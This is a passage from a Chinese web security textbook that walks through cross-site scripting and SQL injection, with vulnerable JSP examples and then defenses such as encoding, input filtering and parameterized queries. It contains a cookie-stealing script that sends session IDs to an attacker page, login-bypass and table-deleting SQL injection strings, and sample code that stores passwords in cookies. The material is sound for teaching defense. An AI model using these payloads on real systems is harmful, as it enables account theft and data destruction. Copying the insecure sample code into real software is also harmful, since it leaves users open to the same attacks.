    if(account! = null)
    {
        //验证账号密码,假如账号密码相同表示登录成功
        if(account.equals(password))
        {
            //放入 session,跳转到下一个页面
            session.setAttribute("account",account);
            //将自己的用户名和密码放入 Cookie
            response.addCookie(new Cookie("account",account));
            response.addCookie(new Cookie("password",password));
            response.sendRedirect("loginResult.jsp");
        }
        else
        {
             out.println("登录不成功");
        }
    }
 %>
```

运行，得到界面如图 8-45 所示。

输入正确的账号密码（如 guokehua、guokehua），如果登录成功，程序跳到 loginResult.jsp，并在页面底部有一个"查看邮件"链接（当然，可能还有其他功能，在此省略）。代码如下：





Note

欢迎登录邮箱

请您输入账号：guokehua

请您输入密码：●●●●●●●●●

登录

图　8-45

loginResult.jsp

```
<%@ page language="java" import="java.util.*" pageEncoding="gb2312"%>
<%//session 检查
    String account = (String)session.getAttribute("account");
    if(account == null)
    {
        response.sendRedirect("login.jsp");
    }
 %>
欢迎<% = account %>来到邮箱!
<HR>
<a href="mailList.jsp">查看邮箱</a>
```

运行效果如图 8-46 所示。

欢迎guokehua来到邮箱!

查看邮箱

图　8-46

为了模拟攻击，单击“查看邮箱”，在里面放置一封“邮件”（该邮件的内容由攻击者撰写）。代码如下：


mailList.jsp

```
<%@ page language="java" import="java.util.*" pageEncoding="gb2312"%>
<%
    //session 检查，代码略
 %>
<!--以下是攻击者发送的一个邮件-->
这里有一封新邮件，您中奖了，您有兴趣的话可以点击：<BR>
<script type="text/javascript">
    function send()
    {
        var cookie = document.cookie;
        window.location.href = "http://localhost/attackPage.asp?cookies=" + cookie;
    }
</script>
<a onClick="send()"><u>领奖</u></a>
```

效果如图 8-47 所示。

注意，通过这里的“领奖”链路可链接到另一个网站，该网站一般是攻击者自行建立。为了保证真实性，在 IIS 下用 ASP 写了一个网页，因为攻击者页面和被攻击者页





这里有一封新邮件，您中奖了，您有兴趣的话可以点击：
领奖

图　8-47

面一般不是在一个网站内，其 URL 为：

```
http://localhost/attackPage.asp
```

很明显，如果用户点击链接，脚本中的 send 函数会将内容发送给 http://localhost/attackPage.asp。假设 http://localhost/attackPage.asp 的源代码如下：

http://localhost/attackPage.asp

```
<%@ Language = "VBScript" %>
这是模拟的攻击网站(IIS)<BR>
刚才从用户处得到的 Cookie 值为：<BR>
<% = Request("Cookies") %>
```

注意，attackPage.asp 要在 IIS 中运行，和前面的例子运行的不是一个服务器。

用户如果单击了"领奖"链接，attackPage.jsp 上显示如图 8-48 所示。

这是模拟的攻击网站
刚才从用户处得到的Cookie值为：
account=guokehua; password=guokehua;
JSESSIONID=E35C0481E25813165AEA65A180C517E9

图　8-48

Cookie 中的所有值都被攻击者知道了！特别是 sessionId 的泄露，说明攻击者还具有了访问 session 的可能！

此时，客户浏览器的地址栏上 URL 变为(读者运行时，具体内容可能不一样，但是基本效果相同)：

```
http://localhost/attackPage.asp?cookies = account = guokehua; % 20password = guokehua;
%20JSESSIONID = 135766E8D33B380E426126474E28D9A9; % 20ASPSESSIONIDQQCADQDT = KFELIGF
CPPGPHLFEDCKIPKDF
```

从这个含有恶意脚本的 URL 中，比较容易发现受到了攻击，因为 URL 后面的查询字符串一眼就能看出来。聪明的攻击者还可以将脚本用隐藏表单隐藏起来。将 mailList.jsp 的代码改为：

mailList.jsp

```
<%@ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
<%
    //session 检查,代码略
%>
<!--以下是攻击者发送的一个邮件 -->
这里有一封新邮件,您中奖了,请您填写您的姓名并且提交：<BR>
<script type = "text/javascript">
```




Note

```
        function send()
        {
                var cookie = document.cookie;
                document.form1.cookies.value = cookie;
                document.form1.submit();
        }
</script>
<form name = "form1" action = "http://localhost/attackPage.asp" method = "post">
        输入姓名:<input name = "">
        <input type = "hidden" name = "cookies">
        <input type = "button" value = "提交姓名" onClick = "send()">
</form>
```

该处将脚本用隐藏表单隐藏起来。输入姓名的文本框只是一个伪装。效果如图 8-49 所示。

这里有一封新邮件，您中奖了，请您填写您的姓名并且提交：

输入姓名：[ ] [提交姓名]

图 8-49

attackPage.asp 不变。不管你输入什么姓名，到达 attackPage.asp 都会显示如图 8-50 所示。

也可以达到攻击目的。而此时，浏览器地址栏中显示如图 8-51 所示。

这是模拟的攻击网站
刚才从用户处得到的Cookie值为：
account=guokehua; password=guokehua;
JSESSIONID=E35C0481E25813165AEA65A180C517E9

图 8-50

http://localhost/attackPage.asp

图 8-51

用户不知不觉受到了攻击。

✎**提示**　实际攻击的过程中，Cookie 的值可以被攻击者保存到数据库或者通过其他手段得知，也就是说，Cookie 的值不可能直接在攻击页面上显示，否则很容易被用户发现，这里只是模拟。


从以上例子可以看出，XSS 可以诱使 Web 站点执行本来不属于它的代码，而这些行代码由攻击者提供、为用户浏览器加载，攻击者利用这些代码执行来获取信息。XSS 涉及到三方，即攻击者、客户端与客户端访问的网站。XSS 的攻击目标是盗取客户端的敏感信息。从本质上讲，XSS 漏洞终究原因是由于网站的 Web 应用对用户提交请求参数未做充分的检查过滤。

8.4.2　跨站脚本攻击的危害

XSS 攻击的主要危害包括：

- 盗取用户的各类敏感信息，如账号密码等；
- 读取、篡改、添加、删除企业敏感数据；
- 读取企业重要的具有商业价值的资料；





• 控制受害者机器向其他网站发起攻击，等等。

一些比较著名的网站，如 eBay，也曾遭受过 XSS 攻击，有兴趣的读者可以参考相关资料。

8.4.3　防范方法

如何防范 XSS 攻击呢？主要从网站开发者角度和用户角度来阐述。

1. 从网站开发者角度

根据来自 OWASP(开放应用安全计划组织)的建议，对 XSS 最佳的防护主要体现在以下两个方面：

(1) 对于任意的输入数据应该进行验证，以有效检测攻击；也就是说，某个数据被接受之前，必须使用一定的验证机制来验证所有输入数据，如长度、格式、类型、语法等；常见的方法，比如黑名单验证，就是将一些常见的字符，如(如＜ ＞或类似 script 的关键字)进行过滤，效果比较好；不过，该方式也有局限性，很容易被 XSS 变种攻击绕过验证机制。

(2) 对于任意的输出数据，要进行适当的编码，防止任何已成功注入的脚本在浏览器端运行；数据输出前，确保用户提交的数据已被正确进行编码；可在代码中明确指定输出的编码方式(如 ISO-8859-1)，而不是让攻击者发送一个由他自己编码的脚本给用户。


以下具体阐述几种实现方法：

XSS 攻击的一个来源在于，用户登录时，可以让那些特殊的字符也输入进去。因此可在表单提交的过程中，利用一定手段来进行限制。例如，可以限制输入的字符数，来阻止那些较长的 script 的输入。另外，还可以用 JavaScript 来对字符进行过滤，将一些如％、＜、＞、[、]、{、}、;、&、+、-、"、(、) 的字符过滤掉。如下函数，可以将＜和＞进行简单过滤：

filter1.jsp

```
<%@ page language="java" import="java.util.*" pageEncoding="gb2312"%>
<script type="text/javascript">
 function filter(strTemp)
{
   strTemp = strTemp.replace(/<|>/g,"");
   return strTemp;
}
function send()
{
    document.queryForm.book.value = filter(document.queryForm.book.value);
    document.queryForm.submit();
}
</script>
欢迎查询书本
<form name="queryForm" action="filter1.jsp" method="post">
    请您输入书本的信息：<BR>
    <input name="book" type="text" size="50">
```





Note

```
    <input type = "button" value = "查询" onClick = "send()">
</form>
<HR>
提交的书本:
<%
    String book  =  request.getParameter("book");
    if(book! = null)
    {
        out.println(book);
    }
%>
```

运行时,输入一段脚本,如图 8-52 所示。

提交后的结果如图 8-53 所示。

欢迎查询书本

请您输入书本的信息:

<script>alert("Java")</script> 查询

图 8-52

提交的书本: scriptalert("Java")/script

图 8-53

提示 此处用到了正则表达式:replace(/<|>/g,""),其意义是:将字符串中所有的"<"和">"替换为空字符。

不过,以上代码是用 JavaScript 来进行过滤,由于该过滤代码运行在客户端,可能被攻击者绕过,于是也可以将过滤的代码写在服务器端:


filter2.jsp

```
<%@ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
欢迎查询书本
<form name = "queryForm" action = "filter2.jsp" method = "post">
    请您输入书本的信息:<BR>
    <input name = "book" type = "text" size = "50">
    <input type = "submit" value = "查询">
</form>
<HR>
提交的书本:
<%
    String book  =  request.getParameter("book");
    if(book! = null)
    {
        book  =  book.replaceAll("<|>","");
        out.println(book);
    }
%>
```

输入同样的内容,效果一样!此处也用到了正则表达式。

提示 此处即使用到正则表达式将字符串中所有的<和>替换为空字符,只是一个简单的测试。实际操作过程中需要替换的字符很多,有兴趣的读者可以参考正则





表达式的相关知识。

当然，在JAVAEE系列技术里面，过滤字符的事情也可以由过滤器来做。

另一方面，还可以使用HTML和URL编码来避免问题。虽然用上面的方法进行过滤，可以进行防御，但是并不是万能的。还可以对动态生成的页面进行HTML和URL编码。例如可以通过VBScript进行编码过滤：

filter3.asp

```
<%@ Language = "VBScript" %>
欢迎查询书本
<form name = "queryForm" action = "filter3.asp" method = "post">
    请您输入书本的信息：<BR>
    <input name = "book" type = "text" size = "50">
    <input type = "submit" value = "查询">
</form>
<HR>
提交的书本：
<%
    book = Request("book")
    book = Server.HTMLEncode(book)
 %>
<% = book %>
```

运行后的输入如图8-54所示。

提交后的结果如图8-55所示。

欢迎查询书本

请您输入书本的信息：

<script>alert("Java")</script> 查询

图 8-54

提交的书本： <script>alert("Java")</script>

图 8-55

并没有显示消息框，打开客户端源代码，显示如图8-56所示。

提交的书本：
<script>alert("Java")</script>

图 8-56

很明显，这种情况下，浏览器就不会将代码作为脚本来执行了。

一般情况下，对所有动态页面的输入和输出都应进行编码，从严格的角度上讲，数据库数据的存取也应该进行编码，这样可以在较大程度上避免跨站脚本攻击。

2. 从网站用户角度

从网站用户角度，主要要做到：

• 打开一些E-mail或附件、浏览论坛帖子时，做操作时一定要特别谨慎，否则有可能导致恶意脚本执行。不过，也可以在浏览器设置中关闭JavaScript，如图8-57所示，如果是IE的话，可以单击“工具”→“Internet选项”→“安全”→“自定义级别”进行设置。








图 8-57

- 增强安全意识,只信任值得信任的站点或内容,不要信任别的网站发到自己信任的网站中的内容。
- 使用浏览器中的一些配置,等等。

8.5 SQL 注入

8.5.1 SQL 注入的原理

SQL 注入在英文中称为 SQL Injection,是黑客对 Web 数据库进行攻击的常用手段之一。在这种攻击方式中,恶意代码被插入到查询字符串中,然后将该字符串传递到数据库服务器进行执行,根据数据库返回的结果,获得某些数据并发起进一步攻击,甚至获取管理员账号密码、窃取或者篡改系统数据。

为了让读者了解 SQL 注入,这里举一个简单的例子。

假定数据库中有一个表格,参见表 8-3。

表 8-3 USERS


ACCOUNT(主键)	PASSWORD	UNAME
⋮		

通过登录页面,可输入用户的账号、密码,进行登录,查询数据库,为了将问题简化,仅仅将其 SQL 程序打印出来供大家分析。

login.jsp

```
<%@ page language="java" import="java.util.*" pageEncoding="gb2312"%>
欢迎登录
<form action="loginResult.jsp" method="post">
```






```
    请您输入账号:
    <input name="account" type="text">
    <BR>
    请您输入密码:
    <input name="password" type="password">
    <input type="submit" value="登录">
</form>
```

运行后的效果如图 8-58 所示。




图 8-58

在文本框内输入查询信息，提交，能够到达 loginResult.jsp 显示登录结果。loginResult.jsp 代码如下：

loginResult.jsp

```
<%@ page language="java" import="java.util.*" pageEncoding="gb2312"%>
<%
    //获取账号密码
    String account = request.getParameter("account");
    String password = request.getParameter("password");
    if(account! = null)
    {
        //验证账号密码
        String sql = "SELECT * FROM USERS WHERE ACCOUNT='"
                    + account
                    + "' AND PASSWORD='"
                    + password
                    + "'";
        out.println("数据库执行语句:<BR>" + sql);
    }
%>
```

运行 login.jsp，输入正常数据(如 guokehua，guokehua)如图 8-59 所示。





图 8-59

提交，显示的结果如图 8-60 所示。

数据库执行语句：
SELECT * FROM USERS WHERE ACCOUNT='guokehua' AND PASSWORD='guokehua'

图 8-60





Note

熟悉 SQL 的读者可以看到，该结果没有任何问题，数据库将对该输入进行验证，看能否返回结果，如果有，表示登录成功，否则表示登录失败。

但是该程序有漏洞。比如，客户输入账号为 aa' OR 1=1 --，密码随便输入，如 aa（见图 8-61）。

欢迎登录

请您输入账号：aa' OR 1=1 --
请您输入密码：•• 登录

图　8-61

查询显示的结果如图 8-62 所示。

数据库执行语句：
SELECT * FROM USERS WHERE ACCOUNT='aa' OR 1=1 --' AND PASSWORD='aa'

图　8-62

该程序中，SQL 语句为：

```
SELECT * FROM USERS WHERE ACCOUNT = 'aa' OR 1 = 1 -- ' AND PASSWORD = 'aa'
```

其中，--表示注释，因此，真正运行的 SQL 语句是：

```
SELECT * FROM USERS WHERE ACCOUNT = 'aa' OR 1 = 1
```

此处，1=1 永真，所以该语句将返回 USERS 表中的所有记录。网站受到了 SQL 注入的攻击。

另一种方法是使用通配符进行注入。比如，有一个页面，可以对学生的姓名（STUNAME）从 STUDENTS 表中进行模糊查询；同样，为了将问题简化，仅仅将其 SQL 打印出来供大家分析。

query.jsp

```
<%@ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
欢迎查询
<form action = "queryResult.jsp" method = "post">
    请您输入学生姓名的模糊资料：
    <input name = "stuname" type = "text">
    <input type = "submit" value = "查询">
</form>
```


运行后的效果如图 8-63 所示。

欢迎查询

请您输入学生姓名的模糊资料：guokehua 查询

图　8-63





在文本框内输入查询信息，提交，能够到达 queryResult.jsp 显示登录结果。queryResult.jsp 代码如下：

queryResult.jsp

```
<%@ page language="java" import="java.util.*" pageEncoding="gb2312"%>
<%
    //获取姓名
    String stuname = request.getParameter("stuname");
    if(stuname! =null&&! stuname.equals(""))
    {
        String sql = "SELECT * FROM STUDENTS WHERE STUNAME LIKE '%"
                        + stuname
                        + "%'";
        out.println("数据库执行语句：<BR>" + sql);
    }
    else
    {
        out.println("输入不正确!");
    }
%>
```

运行 query.jsp，输入正常数据（如 guokehua），提交，效果如图 8-64 所示。

数据库执行语句：
SELECT * FROM STUDENTS WHERE STUNAME LIKE '%guokehua%'

图　8-64

同样，该结果没有任何问题，数据库将进行模糊查询并且返回结果。如果什么都不输入，提交，效果如图 8-65 所示。

输入不正确!

图　8-65

说明该程序不允许无条件的模糊查询。

但是该程序也有漏洞。比如，客户输入：%'--（见图 8-66）。

欢迎查询

请您输入学生姓名的模糊资料： %'-- 查询

图　8-66

查询显示的结果如图 8-67 所示。


数据库执行语句：
SELECT * FROM STUDENTS WHERE STUNAME LIKE '%%'--%'

图　8-67

该程序中，--表示注释，因此，真正运行的 SQL 语句是：

```
SELECT * FROM STUDENTS WHERE STUNAME LIKE '%%'
```





该语句中，也会将 STUDENTS 中所有的内容显示出来。相当于程序又允许了无条件的模糊查询。

更有甚者，可以在文本框内输入："%';DELETE FROM STUDENTS --"；

查询显示的结果如图 8-68 所示。

```
数据库执行语句：
SELECT * FROM STUDENTS WHERE STUNAME LIKE '%%';DELETE FROM STUDENTS --%'
```

图 8-68

这样，就可以删除表 STUDENTS 中所有的内容。

✎**提示** 该攻击中，数据库中表名 STUDENTS 可以通过猜测的方法得到，如果猜测不准确，那就没办法攻击了。

还有一种方法是直接通过 DELETE 语句进行注入，如有下面语句：

```
String sql = "DELETE FROM BOOKS WHERE BOOKNAME = '"
           + bookName
           + "'";
```

其中，bookName 为输入的变量。

如果 bookName 以正常数据输入，如输入 Java，语句为：

```
DELETE FROM BOOKS WHERE BOOKNAME = 'Java'
```

正常，但是如果给 bookName 的值为 Java' OR 1=1 --，语句变为：

```
DELETE FROM BOOKS WHERE BOOKNAME = 'Java' OR 1 = 1  -- '
```

实际执行的语句为：

```
DELETE FROM BOOKS WHERE BOOKNAME = 'Java' OR 1 = 1
```

可以将表中所有内容删除。


不仅仅 SELECT 语句会被注入，UPDATE 语句也会被注入，如有下面表格：

```
CREATE TABLE CUSTOMER (
   ACCOUNT VARCHAR(25),
   PASSWORD VARCHAR(25),
   CNAME VARCHAR(25),
   MONEY INT
)
```

有一条语句，为：

```
String sql = "UPDATE CUSTOMER SET CNAME = '"
           + cname
           + "' WHERE ACCOUNT = '"
```






```
        + account
        + "'";
```

其中，cname 和 account 为输入的变量。

如果 cname 输入和 account 以正常数据输入，如输入 guokehua、0001，语句为：

```
UPDATE CUSTOMER SET CNAME = 'guokehua' WHERE ACCOUNT = '0001'
```

正常，但是如果给 cname 的值为“guokehua', PASSWORD='111'--”，account 随便输入，如“111”，语句变为：

```
UPDATE CUSTOMER SET
CNAME = 'guokehua', PASSWORD = '111' -- ' WHERE ACCOUNT = '111'
```

就将所有记录的 CNAME 改为 guokehua，密码改为 111。

同样是上面那张表，如有 INSERT 语句：

```
String sql = "INSERT INTO CUSTOMER VALUES('"
        + account + "', '"
        + password + "', '"
        + cname + "', 0) "
```

如果 account、password 和 cname 以正常数据输入，如输入 0001、akdj、guokehua，语句为：

```
INSERT INTO CUSTOMER
VALUES('0001', 'akdj', 'guokehua',0)
```

正常，但是如果给 cname 的值为“guokehua', 1000) --”，其他值和前面一样，语句变为：

```
INSERT INTO CUSTOMER
VALUES('0001', 'akdj', 'guokehua', 1000) -- ',0)
```


很明显，注册一个账号，默认的 MONEY 字段变成了 1000。


8.5.2 SQL 注入攻击的危害

SQL 注入攻击的主要危害包括：

- 非法读取、篡改、添加、删除数据库中的数据；
- 盗取用户的各类敏感信息，获取利益；
- 通过修改数据库来修改网页上的内容；
- 私自添加或删除账号；
- 注入木马，等等。

由于 SQL 注入攻击一般利用的是 SQL 语法，这使所有基于 SQL 语言标准的数据





Note

库软件，如 SQL Server、Oracle、MySQL、DB2 等都有可能受到攻击，并且攻击的发生和 Web 编程语言本身也无关，如 ASP、JSP、PHP，在理论上都无法完全幸免。

SQL 注入攻击的危险性是比较大的。很多其他攻击，如 DoS 等，可能通过防火墙等手段进行阻拦，但对于 SQL 注入攻击，由于注入访问是通过正常用户端进行的，所以普通防火墙对此不会发出警示，一般只能通过程序来控制，而 SQL 攻击一般可以直接访问数据库进而甚至能够获得数据库所在的服务器的访问权，因此，危害相当严重。

8.5.3 防范方法

以上问题的解决方法有很多种，比较常见的有：

(1) 将输入中的单引号变成双引号。这种方法经常用于解决数据库输入问题，同时也是一种对于数据库安全问题的补救措施。

例如代码：

```
String sql = "SELECT * FROM T_CUSTOMER WHERE NAME = '" + name + "'";
```

当用户输入“Guokehua' OR 1=1 --”时，首先利用程序将里面的'(单引号)换成"(双引号)，于是，输入就变成了“Guokehua" OR 1=1 --”，SQL 代码变成：

```
String sql = "SELECT * FROM T_CUSTOMER WHERE NAME = 'Guokehua" OR 1 = 1 -- '"
```

很显然，该代码不符合 SQL 语法。

如果是正常输入呢？正常情况下，用户输入 Guokehua，程序将其中的'换成"，当然，这里面没有单引号，结果仍是 Guokehua，SQL 为：

```
String sql = "SELECT * FROM T_CUSTOMER WHERE NAME = 'Guokehua'";
```

这是正常的 SQL 语句。

不过，有时候，攻击者可以将单引号隐藏掉。比如，用 char(0x27)表示单引号。所以，该方法并不是解决所有问题的方法。

(2) 使用存储过程。

比如上面的例子，可以将查询功能写在存储过程 prcGetCustomer 内，调用存储过程的方法为：

```
String sql = "exec prcGetCustomer'" + name + "'";
```


当攻击者输入“Guokehua' or 1=1 --”时，SQL 命令变为：

```
exec prcGetCustomer 'Guokehua' or 1 = 1 -- '
```

显然无法通过存储过程的编译。

注意，千万不要将存储过程定义为用户输入的 SQL 语句。如：






```
CREATE PROCEDURE prcTest @input varchar(256)
   AS
        exec(@input)
```

从安全角度讲，这是一个最危险的错误。

提示　实际上，用存储过程也不能完全防范本节出现的问题，有兴趣的读者可以设计另一个攻击方法。安全本身就是在攻防间进行的博弈，这也没有什么好奇怪的。

(3) 认真对表单输入进行校验，从查询变量中滤去尽可能多的可疑字符。

可以利用一些手段，测试输入字符串变量的内容，定义一个格式为只接受的格式，只有此种格式下的数据才能被接受，拒绝其他输入的内容，如二进制数据、转义序列和注释字符等。另外，还可以对用户输入的字符串变量进行类型、长度、格式和范围验证并过滤，也有助于防治 SQL 注入攻击。

(4) 在程序中，组织 SQL 语句时，应该尽量将用户输入的字符串以参数的形式进行包装，而不是直接嵌入 SQL 语言。

由于很多 SQL 注入都是把用户输入和原始的 SQL 语言嵌套组成查询语句来完成攻击，而参数不能被嵌套进入 SQL 查询语言，因此，该种措施可以在某种程度上防止 SQL 注入。不过，在不同的语言和产品里面，做法稍有不同，如：

- 如果使用 Java 系列，可以使用 PreparedStatement 代替 Statement。
- SQL Server 数据库中可以使用存储过程，结合 Parameters 集合；Parameters 集合提供了长度验证和类型检查的功能，Parameters 集合内的内容将被视为字符值而不是可执行代码。
- .NET 中，SQL 语句可以用参数来包装，等等。

(5) 严格区分数据库访问权限。

在权限设计中，对于应用软件的使用者，一定要严格限制权限，没有必要给他们数据库对象的建立、删除等权限。这样，即使在收到 SQL 注入攻击时，有一些对数据库危害较大的工作，如 DROP TABLE 语句，也不会被执行，可以最大限度地减少注入式攻击对数据库带来的危害。

(6) 多层架构下的防治策略。


在多层环境下，用户输入数据的校验与数据库的查询被分离成多个层次。此时，应该采用以下方式来进行验证：

- 用户输入的所有数据，都需要进行验证，通过验证才能进入下一层；此过程与数据库分离。
- 没有通过验证的数据，应该被数据库拒绝，并向上一层报告错误信息。

(7) 对于数据库敏感的、重要的数据，不要以明文显示，要进行加密。关于加密的方法，读者可以参考后面的章节。


(8) 对数据库查询中的出错信息进行屏蔽，尽量减少攻击者根据数据库的查询出错信息来猜测数据库特征的可能。

(9) 由于 SQL 注入有时伴随着猜测，因此，如果发现一个 IP 不断进行登录或者短



时间内不断进行查询,可以自动拒绝他的登录;也可以建立攻击者 IP 地址备案机制,对曾经的攻击者 IP 进行备案,发现此 IP,直接拒绝。

(10) 可以使用专业的漏洞扫描工具来寻找可能被攻击的漏洞。



Note

8.6 避免 Web 认证攻击

8.6.1 Web 认证攻击概述

在 Web 应用程序的安全中,认证是一个重要的角色。对于一些受保护的资源,必须在身份认证的基础上进行的。认证实际上属于权限控制的一种,在后面的章节中将阐述权限控制方面的一些内容,和传统的认证方式类似,Web 上流行的认证类型主要有以下几种,可以归纳为以下 3 类:

(1) 用户名/密码。因为简单,该种认证方法实际上是当今 Web 上最流行的认证形式。一般情况下,可以提供表单让用户输入用户名/密码。

(2) 其他认证方法。用户名/密码方法也有一些脆弱性,于是发明了一些更强健的认证方法,如基于令牌和基于证书的认证,许多 Web 站点都开始为客户提供。

(3) 认证服务。许多大公司提供了专门的认证服务,如微软的 Passport,实现了一个私有信息的管理和认证协议;而一些 Web 站点把其上用户的认证外包给了这些认证服务公司。

Web 认证攻击,主要过程是利用传统 Web 认证机制的漏洞,以各种攻击形式获取合法用户的身份信息(如用户名/密码),从而访问某些资源、盗取用户信息或者控制用户程序;另外还有一种形式,就是利用漏洞来绕过 Web 认证,对合法用户的信息进行修改,或者进行恶意的数据传输。

8.6.2 Web 认证攻击防范

Web 认证攻击的方法有很多,用户可以根据实际情况来采用不同的方法加以应对。常见 Web 认证攻击方法有:

- 用户名枚举;
- 密码猜测;
- 密码窃听和重放攻击,等等。


实际上,Web 认证攻击在很多情况下可以通过 SQL 注入、窃听等方式来实行,对于不同的 Web 站点,无法说明哪一种方法最好,因此,此处提出几个安全准则:

(1) 密码在数据库中不要以明文存储,可以进行加密,如用 MD5 算法进行加密等,可以无法让攻击者直接得知密码;

(2) 建立较好的密码策略和账户锁定策略,如使用者如果多次尝试某个密码,可以让其账户锁定;

(3) 在账号和密码的传输中,使用 HTTPS 方法来保护认证的传输,这样可以较大程度上避免受到窃听和重放攻击的风险;





（4）进行严格的输入验证。这是一个常见的话题，可以有效防范很多种类的攻击，如跨站脚本、SQL 注入、命令执行等。


还有很多其他方法和策略，读者可以根据自己网站的实际情况采用相应的措施，也可以参考相关资料。

小　　结

